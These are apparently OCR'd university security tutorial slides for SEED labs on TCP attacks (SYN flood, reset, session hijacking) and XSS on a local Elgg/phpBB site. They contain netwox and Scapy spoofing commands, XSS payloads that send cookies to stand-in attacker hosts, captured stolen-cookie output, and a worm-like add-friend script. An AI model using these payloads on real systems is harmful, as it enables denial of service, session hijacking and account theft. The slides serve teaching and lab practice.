IERG 4130 Tutorial 11

The Chinese University of Hong Kong

SONG Zirui


November 17, 2022

Outline

1. Lab 2 (Network Security Part) - Attacks on the TCP
   - Environment and Tools
   - Overview: TCP
   - Lab task: TCP SYN flooding attack
   - Lab task: TCP reset attack
   - Lab task: TCP session hijacking attack
2. Lab 2 (Web Security Part) - Attacks with XSS
   - Environment and Tools
   - Overview: XSS Attack
   - Lab task: Display alert window
   - Lab task: Steal cookies
   - Lab task: Becoming the victim's friend

Lab (Network Security Part) - Environment


- 3 Virtual Machines (or 2 plus your host machine) on same LAN
  - How? Refer to SEED VM Virtual-Box Manual: Appendix A, B



- Important: All the attacks should be conducted on your own computer! (e.g., Don't DoS attack a public server)

Lab (Network Security Part) - Tools


- **Wireshark**: Capturing and analyzing network packets
  - GUI-based (there is terminal-based version called TShark)


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

```
No. .  Time        Source            Destination       Protocol  Info
  46 139.931187  Wistron_07:07:ee  Broadcast         ARP       Who has 192.168.1.254?  Tell 192.168.1.68
  47 139.931463  ThomsonT_08:35:4f Wistron_07:07:ee  ARP       192.168.1.254 is at 00:90:d0:08:35:4f
  48 139.931466  192.168.1.68      192.168.1.254     DNS       Standard query A www.google.com
  49 139.975406  192.168.1.254     192.168.1.68      DNS       Standard query response CNAME www.l.google.com A 66.102.9.99
  50 139.976811  192.168.1.68      66.102.9.99       TCP       62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
  51 140.079578  66.102.9.99       192.168.1.68      TCP       http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 W
  52 140.079583  192.168.1.68      66.102.9.99       TCP       62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
```


Lab (Network Security Part) - Tools

- **Netwox**: Lots of modules: e.g., generate different types of packets
  - Netwox is Terminal-based (without GUI)



```
Title:  Synflood
    Usage: netwox 76 -i ip -p port [-s spoofip]
    Parameters:
    -i|--dst-ip ip              destination IP address
    -p|--dst-port port          destination port number
    -s|--spoofip spoofip        IP spoof initialzation type
```


- **Scapy**: Sending, sniffing and dissecting and forging packets
  - Scapy is a Python program without GUI



```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@,
ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Network Security - Packet Sniffing and Spoofing

- The core concepts in network security, basis for most attacks
- Sniffing – capture and inspect network packets
    - **Wireshark**



eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

```
No. .  Time          Source              Destination         Protocol  Info
    46 139.931187    Wistron_07:07:ee    Broadcast           ARP       Who has 192.168.1.254?  Tell 192.168.1.68
    47 139.931463    ThomsonT_08:35:4f   Wistron_07:07:ee    ARP       192.168.1.254 is at 00:90:d0:08:35:4f
    48 139.931466    192.168.1.68        192.168.1.254       DNS       Standard query A www.google.com
    49 139.975406    192.168.1.254       192.168.1.68        DNS       Standard query response CNAME www.l.google.com A 66.102.9.99
    50 139.976811    192.168.1.68        66.102.9.99         TCP       62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
    51 140.079578    66.102.9.99         192.168.1.68        TCP       http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 W
    52 140.079583    192.168.1.68        66.102.9.99         TCP       62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
```

- Spoofing – identifies as another by falsifying data (usually packets)
    - **Netwox**, **Scapy**


Overview: Transmission Control Protocol (TCP)

- Reliable communication channel (compared with UDP)
- **Three-way Handshake** (Connection establishment)
  - SYN from client: half-open connection (only client to server)
    - Server store some information (TCB) in a queue
  - SYN + ACK from server
  - ACK from client
    - Move TCB out of the queue




Overview: Transmission Control Protocol (TCP)

- **Four-way handshake** (Connection termination)
  - FIN from client
  - ACK from server
  - FIN from server
  - ACK from client




Task: SYN Flooding Attack

- Idea: Fill the queue (DoS attack)
- Send lots of SYN packets, while don't send ACK
    - Until the server has no more space for new SYN packets
- Use random source IP addresses
    - Bypass firewall
    - Fake IP address, no ACK response



Task: SYN Flooding Attack

- Check tcp connection states (on victim server machine) with
  - $ netstat -na
- Check it before and after the attack




```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address        Foreign Address      State
tcp        0      0 127.0.0.1:3306       0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:8080         0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:80           0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:22           0.0.0.0:*            LISTEN
tcp        0      0 127.0.0.1:631        0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:23           0.0.0.0:*            LISTEN
tcp        0      0 127.0.0.1:953        0.0.0.0:*            LISTEN
tcp        0      0 0.0.0.0:443          0.0.0.0:*            LISTEN
tcp        0      0 10.0.5.5:46014       91.189.94.25:80      ESTABLISHED
tcp        0      0 10.0.2.17:23         10.0.2.18:44414      ESTABLISHED
tcp6       0      0 :::53                :::*                 LISTEN
tcp6       0      0 :::22                :::*                 LISTEN
```

TCP States
- LISTEN: waiting for TCP connection.
- ESTABLISHED: completed 3-way handshake
- SYN_RECV: half-open connections

Task: SYN Flooding Attack


- Launch the attack using netwox (if you are interested, write your own code to spoof SYN traffic)
  - $ sudo netwox 76 [parameters ...]
- Choose a target service (e.g., telnet or web server)
  - After the attack, show the result
- Also, sniffer captures the attacking packets
  - On attacker's machine (open network promiscuous mode)



```
Title:  Synflood
    Usage: netwox 76 -i ip -p port [-s spoofip]
    Parameters:
    -i|--dst-ip ip               destination IP address
    -p|--dst-port port           destination port number
    -s|--spoofip spoofip         IP spoof initialzation type
```


Countermeasure: SYN Cookies


- After receiving a SYN packet, the server calculates a SYN cookie. It does not store the half-open connection in the queue
- The SYN cookie will be sent to the client in SYN + ACK packet
  - If the client is an attacker, what will happen?
  - If the client is a legitimate user, what will happen?
- In the lab 2, try to enable/disable it, and observe how it works



Task: TCP Reset Attack


- Idea: Send spoofed reset packet to terminate the connection
  - With FIN packet
  - If use Reset flag, immediately stop the connection
- Result: break the TCP connection between A and B
  - In the spoofed packet: set Src IP, Port; Dst IP, Port; Seq number
  - Use sniffer (e.g., Wireshark) to get the above information





Task: TCP Reset Attack

- Sniff traffic on attacker machine (e.g., wireshark)



```
▸ Frame 46: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▸ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▸ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▾ Transmission Control Protocol, Src Port: 44421 (44421), Dst Port: telnet (23), Seq: 319575693, Ack: 2984372748,
    Source port: 44421 (44421)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 319575693
    Acknowledgement number: 2984372748
    Header length: 32 bytes
```


- Spoof the packet (e.g., Netwox)
  - Using network tool 78, "reset every TCP packet"


```
Title: Reset every TCP packet
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
```

- To avoid liability issues, any attacking packets should be targeted at the victim machine (your VM), not the public server (e.g., YouTube)

Task: TCP Session Hijacking


- Idea: Inject malicious command in an established connection
  - In the spoofed packet: set Src IP, Port; Dst IP, Port; Seq number
- Pay attention to the seq number
  - Make our code in the buffer and wait for execution
  - "\n" in the beginning to avoid concatenation with previous content





Task: TCP Session Hijacking

- Hijack a telnet connection
  - Similar approach: sniff and find the required information
  - Run an arbitrary command by hijacking a telnet connection
  - Don't forget to convert the command into a hexadecimal string



```
Title:  Spoof Ip4Tcp packet
    Usage: netwox 40 [parameters ...]
    Parameters:
    -l|--ip4-src ip                Source IP
    -m|--ip4-dst ip                Destination IP
    -j|--ip4-ttl uint32            Time to live
    -o|--tcp-src port              TCP Source port number
    -p|--tcp-dst port              TCP Destination port number
    -q|--tcp-seqnum uint32         TCP sequence number
    -E|--tcp-window uint32         TCP window size
    -r|--tcp-acknum uint32         TCP acknowledge number
    -z|--tcp-ack|+z|--no-tcp-ack   TCP ack bit
    -H|--tcp-data data             TCP data
```


Lab (Web Security Part) - Environment

- **Elgg**: open-source web application for social networking with disabled countermeasures for XSS.
  - i.e., you are free to lanuch the XSS attack in the Elgg
  - More information: http://www.xsslabelgg.com
- The website is hosted on localhost via Apache's Virtual Hosting

```
<VirtualHost *:80>
        ServerName www.XSSLabElgg.com
        DocumentRoot /var/www/XSS/elgg
</VirtualHost>
```

Lab (Web Security Part) - Tools


- Using **HTTP Header Live** add-on to inspect HTTP headers


SEED Project - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SEED Project
www.cis.syr.edu/~wedu/seed/lab_env.ht
Search
Most Visited SEED Labs Sites for Labs
HTTP Header Live
2
1
3
SEEDLABS
Home SEED Labs Lab Setup Documentations Worksh

```
http://www.cis.syr.edu/~wedu/seec
GET HTTP/1.1 200 OK
Host: www.cis.syr.edu
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li
Accept: text/html,application/xhtml+xml,
```

Lab (Web Security Part) - Tools

- Using **Web Developer Tool** to inspect HTTP headers
  - Information includes: URL, request method, cookies, ...



Sta...	Meth...	File	Domain	Cause	Type	Transfer...
200	GET	require_config.js	www.xsslabelgg...	script	js	676 B
200	GET	require.js	www.xsslabelgg...	script	js	21 KB
200	GET	elgg.js	www.xsslabelgg...	script	js	29.57 KB
200	GET	44small.jpg	www.xsslabelgg...	img	jpeg	cached
200	GET	44tiny.jpg	www.xsslabelgg...	img	jpeg	cached
200	GET	47tiny.jpg	www.xsslabelgg...	img	jpeg	cached
200	GET	47small.jpg	www.xsslabelgg...	img	jpeg	cached
200	GET	fontawesome-webfont.w...	www.xsslabelgg...	font	font-w...	70.51 KB
200	GET	en.js	www.xsslabelgg...	script	js	24.89 KB
200	GET	init.js	www.xsslabelgg...	script	js	730 B
200	GET	ready.js	www.xsslabelgg...	script	js	567 B
200	GET	Plugin.js	www.xsslabelgg...	script	js	735 B

18 requests | 798.75 KB / 265.88 KB transferred | Finish: 1.73 s | DOMContentLoaded: 1.29 s


Request URL: `http://www.xsslabelgg.com/cache/1553499505/default/elgg/re`
Request method: `GET`
Remote address: `127.0.0.1:80`
Status code: ● `200 OK`
Version: `HTTP/1.1`

Response headers (367 B)


- Cache-Control: public
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 309
- Content-Type: application/javascript;charset=utf-8
- Date: Sun, 07 Apr 2019 09:52:46 GMT
- ETag: "1553499505-gzip"
- Expires: Mon, 07 Oct 2019 09:52:46 GMT

Lab (Web Security Part) - Tools

- JavaScript Debugging



TypeError: Ajax



TypeError: Ajax.sen is not a function [Learn More]

samy:91:1

Error message


Line number causing error

Overview: Cross-Site Scripting (XSS)

- Similar to SQL injection:
  - But SQL injections is “parameter” injection
  - XSS is “code” injection
- In XSS, malicious code was injected to web pages on server
  - When a victim user visits the tainted webpage, the malicious code is loaded into and run by the victim user’s browser
  - Where the malicious code can secretly gather sensitive data (e.g., password, cookie) from the victim user’s machine while using the legitimated but flawed website
- Type of XSS attacks:
  - Stored XSS
  - Reflected XSS

Overview: Stored XSS

- Script code is saved on the application website and stored in database using their own non-validated forms


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK


```
latestComment: <script>window.location='http://attacker/?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Overview: Reflected XSS

- In a reflected XSS attack, the malicious script is part of the victim's request to the website




Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Task: Display Alert window

- To embed a JavaScript program in your somewhere (e.g., post topic), such that when another user views this topic, the JavaScript program will be executed and an alert window will be displayed.




phpBB on MySQL4 Forum Index -> Test Forum 1

Edit post

Subject: XSS Alert Window

Message body

```
Here we are <script>alert('XSS');</script>
```



XSS Alert Window


The page at http://www.xsslabphpbb.com sa

XSS

Author	Message
admin Site Admin	Posted: 10 Apr 2018 02:40 pm Post subject: XSS Alert Window

Task: Display the Cookies

- Similarly, but display something more: cookie




Subject: XSS Display Cookies

Font colour: Default Font size: Font size

Tip: Styles can be applied quickly to selected text.

```
<script>alert(document.cookie);</script>
```




The page at http://www.xsslabphpbb.com says:

```
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22
%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D;
phpbb2mysql_sid=a94a28f4a545327d452e5a6ad2699a89; phpbb2mysql_t=a%3A2
%3A%7Bi%3A5%3Bi%3A1523371362%3Bi%3A6%3Bi%3A1523371515%3B%7D
```

Task: Steal Cookies

- Instead of displaying cookie in an alert window, we can steal the cookie (send to the attacker)




Subject: XSS Steal Cookies

Message body

Font colour: Default Font size: Font size

Font size: [size=x-small]small text[/size]

```
Hello Folks,
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                + escape(document.cookie) + '  >'); </script>
This script is to test XSS. Thanks a lot.
```




```
seed@seed-desktop:~/Desktop/[redacted]/echoserver$ ./echoserv 5555
GET /?c=phpbb2mysql_data%3Da%253A2%253A%257Bs%253A11%253A%2522autologinid%2522%2
53Bs%253A0%253A%2522%2522%253Bs%253A6%253A%2522userid%2522%253Bs%253A1%253A%2522
2%2522%253B%257D%3B%20phpbb2mysql_sid%3Dc88796cf8bdd97bba380c694d6ebc3d0%3B%20ph
pbb2mysql_t%3Da%253A10%253A%257Bi%253A5%253Bi%253A1458650488%253Bi%253A6%253Bi%2
53A1458650498%253Bi%253A7%253Bi%253A1458650505%253Bi%253A8%253Bi%253A1458650512%
253Bi%253A9%253Bi%253A1458650518%253Bi%253A10%253Bi%253A1458650524%253Bi%253A11%
253Bi%253A1458652112%253Bi%253A12%253Bi%253A1458652161%253Bi%253A13%253Bi%253A14
58652310%253Bi%253A14%253Bi%253A1458653490%253B%257D HTTP/1.1
```

Task: Befriend with Others

- Add somebody to other people's friend list without their consent
- Investigation taken by attacker **Samy**:
    - Samy clicks "add-friend" button from Charlie's account (discussed in CSRF) to add himself to Charlie's friend list
    - Using LiveHTTPHeader extension, he captures the add-friend request

Task: Befriend with Others



```
http://www.xsslabelgg.com/action/friends/add?friend=42      ①
          &__elgg_ts=1489201544&__elgg_token=7c1763...      ②

GET /action/friends/add?friend=42&__elgg_ts=1489201544
           &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1                     ③
Connection: keep-alive
```


- **Line (1):** URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Samy's UserID (GUID) is 42.
- **Line (2):** Elgg's countermeasure against CSRF attacks
- **Line (3):** Session cookie which is unique for each user. It is automatically sent by browsers.

Task: Befriend with Others

```
<script type="text/javascript">
  window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...; //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-url
encoded");
  Ajax.send();
}
</script>
```

- **Line (1) and (2):**
  - Get "important information" from the JavaScript variables
  - Then construct the URL with the data attached
  - The rest of the code is to create a GET request using Ajax


Task: Befriend with Others


```
<script type="text/javascript">
  window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token; ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...; //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
